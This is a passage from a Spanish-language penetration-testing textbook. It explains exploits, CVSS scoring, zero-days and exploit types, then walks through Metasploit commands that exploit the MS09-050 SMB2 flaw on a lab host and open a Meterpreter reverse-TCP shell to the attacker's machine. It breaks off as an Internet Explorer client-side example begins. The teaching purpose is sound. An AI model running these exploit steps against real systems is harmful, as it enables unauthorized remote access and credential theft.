


Figura 46. A modo de representación gráfica, se pueden apreciar etapas del test de intrusión, con sus entradas y salidas.

De esta forma, el líder de proyecto será capaz de realizar la medición del avance y la calidad del test de intrusión y, en caso de detectar algún desvío, tomar las medidas necesarias para que la evaluación se lleve adelante en tiempo y forma.

Cierre del proyecto

Una vez finalizada la evaluación, el o los informes de resultados serán los entregables para el cliente, y en ellos se volcarán los hallazgos identificados, junto con la metodología utilizada y las recomendaciones que el equipo de trabajo encargado de la evaluación crea pertinentes, tal como hemos especificado en el **Capítulo 2** en la sección dedicada al informe de resultados.

Adicionalmente, es recomendable llevar adelante la presentación de los resultados a todos los interesados en el proyecto teniendo presente lo estipulado en el alcance. De esta forma, la organización cliente tendrá a su disposición toda la información necesaria con el fin de implementar aquellos controles que considere más adecuados para minimizar el riesgo asociado a los hallazgos identificados en la evaluación.

RESUMEN

En este capítulo hemos encarado la etapa de relevamiento de información relativa a un Penetration Test. A su vez, la hemos dividido en fase de reconocimiento, de escaneo y de enumeración. En la primera identificamos las fuentes públicas desde las cuales obtenemos la información, junto con las herramientas que permiten acelerar y automatizar el proceso, y analizamos algunos ejemplos para asimilar la metodología. También describimos la fase de escaneo y los siete pasos que contempla, y presentamos ejemplos prácticos que facilitan la comprensión. Antes de continuar con la fase de enumeración, también analizamos cómo el proceso de gestión de vulnerabilidades permite reducir la exposición de una organización e, incluso, brindamos algunos tips interesantes al respecto.

Actividades

TEST DE AUTOEVALUACIÓN

1. ¿Cuál es el objetivo de la etapa de recopilación de información?
2. ¿Cuál es la diferencia entre SHODAN y los buscadores tradicionales?
3. ¿Cómo funciona Maltego? ¿Qué permite obtener en un test de intrusión?
4. Consultando en la ayuda de nmap, identifique con qué sentencia puede determinarse que un equipo está online si este no responde al ping pero tiene el puerto 22 abierto.
5. Investigue de qué forma puede obtenerse el encabezado de un servidor web utilizando la herramienta netcat (nc).
6. ¿Cómo funciona un escáner de vulnerabilidades?
7. Enumere y explique brevemente las etapas de un proceso de gestión de vulnerabilidades.
8. ¿Cómo haría para enumerar todos los usuarios de un dominio?
9. En un sistema Windows, ¿cuál es la forma más fácil de buscar recursos compartidos en la red sin utilizar herramientas adicionales?
10. ¿Por qué es importante la reunión de acuerdo de expectativas en un test de intrusión? ¿En qué momento de la evaluación se lleva adelante?

ACTIVIDADES PRÁCTICAS

1. Arme una tabla con los modificadores más útiles, desde el punto de vista del Ethical Hacking, de Google y Bing.
2. Busque todos los modificadores de SHODAN que permitan identificar los servicios habilitados de un servidor público.
3. Busque y seleccione al menos diez plugins de Firefox que puedan utilizarse en la etapa de recopilación de información.
4. Haga una tabla con los tipos de escaneos de nmap, e indique cómo identifica cada uno de ellos los puertos abiertos, cerrados o filtrados.
5. Consultando en la documentación de nmap, determine con qué modificador o sentencia es posible identificar nombres de equipos, recursos compartidos, servidores web y dispositivos SNMP.

*04

Anatomía de un ataque: etapa de acceso

"Nadie conoce la forma mediante la que aseguró la victoria"
(Sun Tzu, El arte de la guerra. Siglo V a. C.)

En este capítulo analizaremos la última etapa de un ataque, que denominamos de acceso, y que cuenta, a la vez, con dos fases: la primera incluye el acceso en sí mismo, y la segunda se refiere al mantenimiento del acceso obtenido.

Fase de ingreso al sistema

En el capítulo anterior nos centramos en las distintas etapas de descubrimiento, donde, además de las vulnerabilidades potenciales que identificamos, también podemos conocer una gran cantidad de información sobre el objetivo. Parte de esta información se obtiene directamente desde fuentes públicas, y otra parte se consigue a partir de la integración y correlación de información suelta que identificamos de diversas maneras, incluso, cuando muchas veces nos parecía poco útil.

> ENTRE LOS VECTORES DE ATAQUE TÍPICOS ENCONTRAMOS LOS DE DENEGACIÓN DE SERVICIO

A partir de la información recopilada y teniendo en cuenta las vulnerabilidades detectadas, aquellas que tengan disponibles mejores exploits o bien aquellas cuya explotación sea más sencilla serán las elegidas y priorizadas por los atacantes al momento de lanzar el ataque, de forma tal de maximizar las probabilidades de éxito. Estas líneas de acción, tal como hemos visto en el capítulo anterior, son conocidas como **vectores de ataque**. Algunos vectores de ataque típicos pueden ser los de denegación de servicio, los ataques contra una aplicación web, los de fuerza bruta a un formulario de login e, incluso, los de ingeniería social.

Explotación de vulnerabilidades

El término **exploit** significa **explotar** o **aprovechar**. En informática es una **pieza de software**, **fragmento de datos** o **secuencia de comandos** que aprovecha un error, fallo o debilidad, a fin de causar un comportamiento no deseado en un sistema o aplicación, pudiendo forzar cambios en su flujo de ejecución con posibilidad de ser controlados a voluntad. Si bien vamos a centrarnos en los exploits informáticos, es importante remarcar que el término no se circunscribe únicamente a este campo. Por ejemplo, cuando lanzamos un ataque de ingeniería social, el **ardit** o **discurso** que preparamos para convencer a una víctima también es considerado un **exploit**.

Retomando los exploits informáticos, podemos clasificarlos de distintas maneras considerando diferentes criterios. Por ejemplo, la manera en que el exploit afecta al sistema objetivo (local, remoto o del tipo ClientSide), el tipo de vulnerabilidad que explota (**stack overflow**, **heap overflow**, etc.) y la clase de ataque que genera (DoS, ejecución arbitraria de código, etc.).

Hace varios años, un problema común que surgía al momento de seleccionar un vector de ataque que maximizara la probabilidad de éxito era la falta de criterios estándar que permitieran determinar qué vulnerabilidades tenían mayores posibilidades de ser explotadas satisfactoriamente. Esto fue resuelto en parte por los códigos **CVSS** (**Common Vulnerabilities Scoring System**), una iniciativa pública patrocinada por el **Forum for International Response Teams** (**FIRST**). El CVSS introdujo un sistema de puntuación de los exploits teniendo en cuenta un conjunto de criterios estandarizados y de fácil medición. Sus características principales son:

> EL CVSS INTRODUJO UN SISTEMA DE PUNTUACIÓN ESTANDARIZADO DE EXPLOITS

- **Una puntuación estándar**: es neutro desde el punto de vista de las aplicaciones, permitiendo que distintas organizaciones asignen una puntuación a sus vulnerabilidades a través de un único esquema.
- **Una puntuación contextualizada**: debemos tener en cuenta que la puntuación asignada por una organización corresponde al riesgo que la vulnerabilidad representa para ella.
- **Un sistema abierto**: todos los detalles sobre los parámetros usados en la generación de cada puntuación permiten comprender tanto el razonamiento que sustenta una puntuación como el significado de diferencias entre puntuaciones.

RECURSOS SOBRE VULNERABILITY RESEARCH

Existe una gran variedad de recursos sobre Vulnerability Research. Algunos de los más representativos se muestran a continuación: Exploit Database: **www.exploit-db.com**, Open Source Vulnerability Database: **http://osvdb.org**, Common Vulnerabilities and Exposures: **http://cve.mitre.org**, Bugtraq: **www.securityfocus.com/bid**, Packetstorm: **www.packetstormsecurity.org**, Bug Report: **www.bugreport.ir**, Zone H: **www.zone-h.org**, Hackerstorm: **http://hackerstorm.com** y Secunia: **http://secunia.com**.

Las puntuaciones asignadas por CVSS derivan de los tres grupos de métricas siguientes: **base** (inmutables en el tiempo), **temporales** (que cambian con el tiempo) y **medioambientales**.

Las métricas base incluyen métricas de explotabilidad (vector de acceso local o remoto, complejidad de ataque alta o baja, y nivel de autenticación requerida) y de impacto (impacto en la confidencialidad, en la integridad y en la disponibilidad). Las temporales modifican la puntuación base según la disponibilidad del exploit, el tipo de solución existente (oficial, temporal o de contingencia) y el nivel de confianza de la vulnerabilidad. Las métricas medioambientales varían la puntuación obtenida según el daño colateral potencial y los sistemas vulnerables.




Figura 1. En la captura de pantalla podemos apreciar el sitio de **CVSS** con su última versión publicada.

En otras palabras, el código CVSS ofrece una métrica del nivel de riesgo que presenta una vulnerabilidad específica relacionada a un activo de información, ya que contempla factores como la dificultad de explotación por parte del atacante, el impacto que tiene en el activo en cuestión, si existen exploits públicos disponibles, etc.

Exploits zero-day

Tal como hemos visto, una de las características principales de las herramientas de detección de vulnerabilidades es que trabajan con una base de **plugins** destinados a identificar vulnerabilidades conocidas. Pero ¿qué pasaría si la vulnerabilidad solamente fuera conocida por un grupo reducido de personas? ¿Y si además existiera un exploit, también conocido por un grupo reducido de personas, que permitiera explotarla?

> UN EXPLOIT ZERO-DAY HACE REFERENCIA A UN EXPLOIT QUE TODAVÍA NO HA SIDO PUBLICADO

Aquí es donde entran en juego las vulnerabilidades y exploits zero-days. Un **exploit zero-day** es un exploit que aún no se ha hecho público. Usualmente, está asociado a una vulnerabilidad zero-day, es decir, a aquella que todavía no fue publicada. Los ataques con exploits zero-day ocurren mientras exista una **ventana de exposición**; esto es, desde que se encuentra una debilidad hasta el momento en que el proveedor la remedia, por ejemplo, mediante la liberación de un parche. Esta ventana puede durar días o hasta meses, dependiendo del vendor. Por ejemplo, sabemos que Microsoft suele poner parches a disposición de los usuarios con periodicidad mensual, mientras que Oracle lo hace en forma trimestral.

Durante este período, aquellos que no conocen la existencia de este problema son potencialmente vulnerables a un ataque lanzado con este tipo de exploits. Esta es una de las principales razones por las cuales los controles de defensa en profundidad (**Capítulo 1**) son una herramienta fundamental al planificar la **estrategia de seguridad de la información** de una organización.

PRUEBAS DE CONCEPTO

Una **prueba de concepto**, más conocida como **PoC** (**Proof of Concept**), es un medio para demostrar la presencia de una vulnerabilidad sin que sea aprovechada en su totalidad. Esto implica la creación de un software que aproveche esa vulnerabilidad, pero sin el comportamiento que le daría un atacante, sino realizando una acción puntual de forma tal de demostrar su existencia. Diversas organizaciones y sitios web publican sus propias pruebas para ofrecer la posibilidad de testear la existencia de una vulnerabilidad.

Tipos de exploits

Retomando la clasificación de exploits, es importante comprender las diferencias entre los tres tipos que detallaremos a continuación, ya que en futuros ejemplos haremos referencia a estos conceptos.

Los **exploits remotos** son aquellos que pueden ser lanzados desde otra ubicación diferente de la del equipo víctima. Esta puede ser otro equipo dentro de la red interna o bien un equipo desde Internet.

Típicamente, los exploits remotos permiten acceder en forma remota al equipo comprometido o bien dejarlo fuera de servicio.

Por otra parte, los **exploits locales**: en ocasiones, al tomar control de un equipo en forma remota, el acceso obtenido presenta privilegios limitados. En estas situaciones es donde los exploits locales entran en juego. Estos son ejecutados localmente en el equipo y, en general, permiten elevar privilegios hasta **Administrador** en el caso de plataformas Microsoft, o **root** en plataformas *NIX.

El tercer tipo son los **exploits ClientSide**. Desde hace unos años hasta hoy, las aplicaciones y dispositivos vienen de fábrica con un mayor número de características de seguridad habilitadas. Debido a esto, los atacantes debieron desarrollar nuevos vectores de ataque que exploten otras debilidades en las organizaciones.

Debemos saber que los exploits ClientSide buscan aprovecharse de vulnerabilidades que típicamente se encuentran en aplicaciones cliente, las cuales están instaladas en gran parte de las estaciones de trabajo de las organizaciones, pero que no están expuestas a Internet. Ejemplos de ellas son las aplicaciones de ofimática, como Microsoft Office u Open Office, lectores de PDF como Adobe Acrobat Reader, navegadores de Internet como Firefox, Internet Explorer, Chrome o Safari, e incluso, reproductores multimedia como Windows Media Player, Winamp o iTunes.

SHELLCODES

Un **shellcode** es una serie de comandos escrita generalmente en **lenguaje ensamblador**, que se inyecta en una porción de la memoria de un proceso en ejecución para conseguir que este reaccione y entregue al atacante una consola de operación, por ejemplo, el **cmd.exe** de los sistemas Windows o un **/bin/bash** de los sistemas Linux. Una vez descompilados, obtenemos un código de máquina escrito en **notación hexadecimal**, que luego utilizaremos en programas escritos en lenguajes de alto nivel.

Notemos que en estos casos, el exploit será un archivo especialmente armado por el atacante con un formato soportado por alguna de estas aplicaciones, como un documento PDF. Además, el vector de ataque estará segmentado en varias partes, ya que al no estar expuesto a Internet, el exploit (en este caso, el documento PDF) deberá llegarle al objetivo por algún medio alternativo, por ejemplo, un correo electrónico. Luego, dicho archivo deberá ser ejecutado por el usuario y, recién en esta instancia, si el ataque no es detenido por ningún control de parte de la víctima (un firewall o un antivirus), se podrá tener acceso al equipo objetivo. Es decir, si bien es un vector de ataque más sofisticado que no depende de la exposición a Internet que tengan las aplicaciones, presenta un mayor nivel de complejidad al momento de ser lanzado.

> LOS EXPLOITS DEL TIPO CLIENTSIDE SE COMBINAN CON ATAQUES DE INGENIERÍA SOCIAL

Sistemas de explotación

A medida que el estudio de las vulnerabilidades fue creciendo, la evolución de su explotación atravesó un largo camino, desde la forma manual tradicional, hasta los **frameworks de explotación** modernos, que ofrecen innumerables posibilidades para realizar las mismas tareas que años antes demoraban mucho más tiempo. Estos frameworks permiten la **reutilización del código**, la **estandarización** de los exploits y la **simplificación del proceso** de ataque.

PROBLEMÁTICAS DE LOS ATAQUES CLIENTSIDE

No todo es color de rosa en este tipo de ataques. En primer lugar, se requiere necesariamente la **intervención del usuario** del lado cliente, ya sea para abrir el archivo o para acceder al link. Por otro lado, es un ataque **asincrónico**, porque el momento en que se lanza no es el mismo en que se obtiene el acceso (el usuario puede abrir el archivo horas más tarde de haber recibido el correo). Es un ataque que **se lanza a ciegas**, considerando que no se sabe qué aplicaciones y versiones está utilizando el objetivo.

Explotación manual

Originalmente, la única manera de explotar una vulnerabilidad era mediante la creación de un código que se encargara de hacerlo. Para esto, un hacker debía conocer sobre todos los temas asociados, como protocolos, arquitectura del sistema objetivo, programación en lenguajes de bajo nivel y de scripting, y mucho más. Esto era, sin lugar a dudas, una tarea tediosa que, además, restringía el universo de *exploiters* a un puñado de personas en el mundo. A medida que fueron creciendo las comunidades de hackers, comenzaron los acuerdos en cuanto a la forma de hacer las cosas, y todo empezó a cambiar. La explotación manual era en ese entonces un proceso duro, específico y muy costoso en tiempo y esfuerzo, reservado solo a unos pocos expertos.

Frameworks de explotación

Debemos saber que en la actualidad, existen diversos frameworks de explotación, como **Immunity Canvas**, **Core Impact** y **Metasploit Framework** (**MSF**). Sin embargo, a partir de este momento nos centraremos en este último, ya que posee una licencia GNU compatible y puede ser descargado por cualquier lector.

MSF es un entorno multiplataforma de desarrollo y ejecución de exploits. Está escrito en **Ruby**, y permite configurar y lanzar exploits contra un sistema. En la mayoría de las ocasiones, proporciona una consola en caso de que el ataque funcione.

Consta de un sistema base el cual es accedido por el usuario mediante diversas interfaces: consola (**msfconsole**), línea de comando (**msfcli**), web (**msfweb**) e interfaz gráfica (**msfgui**). Adicionalmente al sistema base, todas las funcionalidades de Metasploit están divididas en una serie de módulos clasificados según sus funciones: **Exploits**, **Payloads**,

FUZZING

Se trata de una técnica de testeo de software que implica la generación y el envío de datos secuenciales o aleatorios a una o varias áreas de una aplicación, protocolo, etc., con el objeto de realizar la detección de algunos defectos o vulnerabilidades en el sistema que estamos auditando. Es utilizado como complemento de las prácticas habituales de chequeo de software.

Auxiliares, **Encoders** y **NOPs**. De estos módulos, en las siguientes secciones nos centraremos en los exploits y payloads. De manera simplificada, podemos decir que los primeros contienen el código de explotación de cada vulnerabilidad específica, mientras que los segundos contienen el código mediante el cual se entregará la consola de acceso al usuario. Para conocer con mayor detalle el funcionamiento interno de Metasploit, conviene consultar las referencias.




Figura 2. Buscador de exploits y módulos auxiliares en **`www.metasploit.com/modules/auxiliary`**.

Por otro lado, si bien es común asociar MSF principalmente a la etapa de explotación, es importante remarcar que existe una gran cantidad de módulos auxiliares que extienden sus capacidades y permiten, por ejemplo, lanzar escaneos de diversos tipos, realizar ataques de denegación de servicio e, incluso, levantar servidores con diferentes funcionalidades. En la **Figura 2** podemos ver el buscador de exploits y módulos auxiliares del sitio oficial de Metasploit.

Aunque es un entorno muy rico y complejo en cuanto a la cantidad de funciones y características que brinda, a los fines prácticos podemos

dividir el proceso de ataque en los siguientes pasos:

1) Elección y configuración de un exploit
2) Elección y configuración del payload
3) Lanzamiento del exploit

Ejemplo de explotación remota con MSF

Tal como hemos mencionado en capítulos anteriores, es importante dedicar tiempo a mantener nuestras herramientas actualizadas; por eso, el primer paso con Metasploit es actualizar la herramienta a la última versión. Para hacerlo, y recordando que estaremos trabajando siempre sobre la distribución BackTrack 5, ejecutamos los comandos que mencionamos a continuación:

```
cd /pentest/explotation/msf3
svn update
```

Una vez actualizado y aprovechando los escaneos de vulnerabilidades realizados en el capítulo anterior, nos centramos en la vulnerabilidad que vemos en la **Figura 3**.




Figura 3. Vemos la presencia de la vulnerabilidad en el protocolo SMB asociada al reporte de Microsoft MS09-050.

Teniendo esta vulnerabilidad en mente, desde la máquina virtual con BT5 lanzamos el Metasploit Framework en modo consola con la siguiente sentencia:

```
/pentest/explotation/msf3/msfconsole
```

Una vez cargado, debería aparecer algo similar a la imagen que podemos apreciar en la **Figura 4**.




Figura 4. En esta imagen podemos ver la pantalla de inicio de Metasploit Framework.

Tal como mencionamos en el apartado anterior, el primer paso de un proceso de ataque con MSF consiste en elegir el exploit adecuado para la vulnerabilidad que hemos identificado. Para esto, en función de la información obtenida en el reporte del escaneo de vulnerabilidades, utilizamos el comando **search**, que viene incluido dentro de la consola de Metasploit. Para diferenciar los comandos que escribimos en la consola de BT5, de la consola de Metasploit, cuando trabajemos con este último, utilizaremos antes de la sentencia el prompt **msf>** que aparece en pantalla. No olvidemos que no debemos escribir **msf>**, con lo cual el comando quedaría de la siguiente forma:

```
msf> search ms09_050
```

En la **Figura 5** apreciamos lo que obtenemos luego de ejecutar la sentencia anterior y cuál es el exploit que vamos a utilizar.




Figura 5. Resultado de la ejecución de la sentencia **search ms09_050**. Podemos apreciar el exploit que utilizaremos.

Para seleccionar el exploit, ejecutamos el comando **use**, tal como vemos en la siguiente línea:

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
```

Si todo salió bien, el prompt debería haber cambiado de **msf>** a **msf exploit(ms09_050_smb2_negotiate_func_index) >**. De todas formas, por comodidad seguiremos usando como prompt **msf>**. Una vez que seleccionamos el exploit, debemos configurarlo. Para ver cuáles son los parámetros disponibles, escribimos la sentencia que sigue a continuación. El resultado puede apreciarse en la **Figura 6**.

```
msf> show options
```

Vemos que falta configurar es **RHOST**, el cual corresponde a la dirección IP del equipo objetivo, **192.168.1.55**. Escribimos en la consola:

```
msf> set RHOST 192.168.1.55
```

Ahora que seleccionamos y configuramos el exploit por utilizar, debemos hacer lo propio con el payload. En este caso, el payload que

vamos a emplear es Meterpreter. Se trata de una consola de acceso con superpoderes, ya que cuenta con una serie de comandos especiales para utilizar luego de haber tomado control de un equipo. Para obtener más información, es posible consultar las referencias.




Figura 6. Podemos apreciar las opciones que debemos configurar previo a lanzar el exploit.

Para seleccionar Meterpreter escribimos:

```
msf> set PAYLOAD windows/meterpreter/reverse_tcp
```

Para poder configurar los parámetros, al igual que para el exploit, consultamos las opciones mediante el comando **show options**, pero esta vez veremos algo similar a lo que nos muestra la **Figura 7**.

Podemos apreciar que, en este caso, el parámetro por configurar es **LHOST**, es decir, el equipo desde donde estamos lanzando el ataque. Esto es así porque cuando **Meterpreter** genera la conexión inversa para entregarnos la consola, necesita saber a qué equipo se debe conectar; en este caso, la dirección IP del backtrack, **192.168.1.30**. Para configurarlo, escribimos:

```
msf> set LHOST 192.168.1.30
```

Una buena forma de verificar que todo esté bien configurado es consultar las opciones. Si todas están configuradas con los parámetros que seleccionamos, quiere decir que vamos por buen camino.

Hasta aquí ya completamos los pasos 1 y 2 del proceso de explotación, solo nos queda lanzar el ataque. Para hacerlo, simplemente escribimos:

```
msf> exploit
```




Figura 7. Además de los parámetros del exploit, esta vez también podemos ver los parámetros de configuración del payload.

Si todo sale bien, obtendremos algo similar a la imagen que apreciamos en la **Figura 8**.

ETAPAS DE METASPLOIT

Metasploit es una herramienta de ataques a sistemas mediante explotación de vulnerabilidades, creado por HD Moore en 2003. Muchos especialistas e investigadores colaboraron activamente con el proyecto desde sus inicios. En 2009 se anunció su adquisición por empresa de seguridad Rapid7, dejando una la versión Community para libre uso.




Figura 8. Si el ataque fue exitoso, obtendremos lo siguiente en la consola de **Meterpreter**.

A partir de aquí, mediante el comando **help** podemos listar los comandos que vienen incluidos con **meterpreter**. En la **Figura 9** vemos cómo, a partir de ellos, seremos capaces de obtener información sobre el sistema que ha sido comprometido.




Figura 9. El comando **sysinfo** de **meterpreter** indica que hemos comprometido un Windows 2008 con Service Pack 1.

A partir de estos comandos, podemos obtener el listado de usuarios y hashes de contraseñas de dicho equipo, elevar privilegios, navegar sus directorios, descargar y subir archivos específicos, etc.

En la segunda sección de este capítulo veremos algunas técnicas para consolidar la posición una vez que el equipo fue comprometido.

Ejemplo de un ClientSide Exploit

Tal como hemos visto previamente, los exploits del tipo ClientSide tienen un comportamiento levemente distinto. En estos casos no tenemos información fehaciente sobre una vulnerabilidad, ni siquiera sobre la aplicación que está corriendo en la estación de trabajo. Tampoco tenemos la certeza de si el exploit se ejecutará satisfactoriamente, ya que en estos casos, parte del éxito radica en que el usuario reciba el correo electrónico enviado y abra el archivo adjunto o acceda al enlace que apunta al servidor malicioso.

> LOS ATAQUES BIEN PREPARADOS TIENEN UN ALTO PORCENTAJE DE ÉXITO

Sin embargo, si estos ataques son meticulosamente preparados y lanzados, suelen tener un alto porcentaje de éxito, en particular, debido a la masividad que puede obtenerse en función de la aplicación que se desea explotar. Por ejemplo, si el exploit que se preparó afecta a Microsoft Office, dada la masividad de este producto, tiene mayor probabilidad de ser exitoso.

Para este ejemplo vamos a generar un enlace que aproveche una vulnerabilidad de las versiones 6, 7 y 8 de **Internet Explorer**. Desde la consola de Metasploit seleccionamos el exploit en cuestión:

```
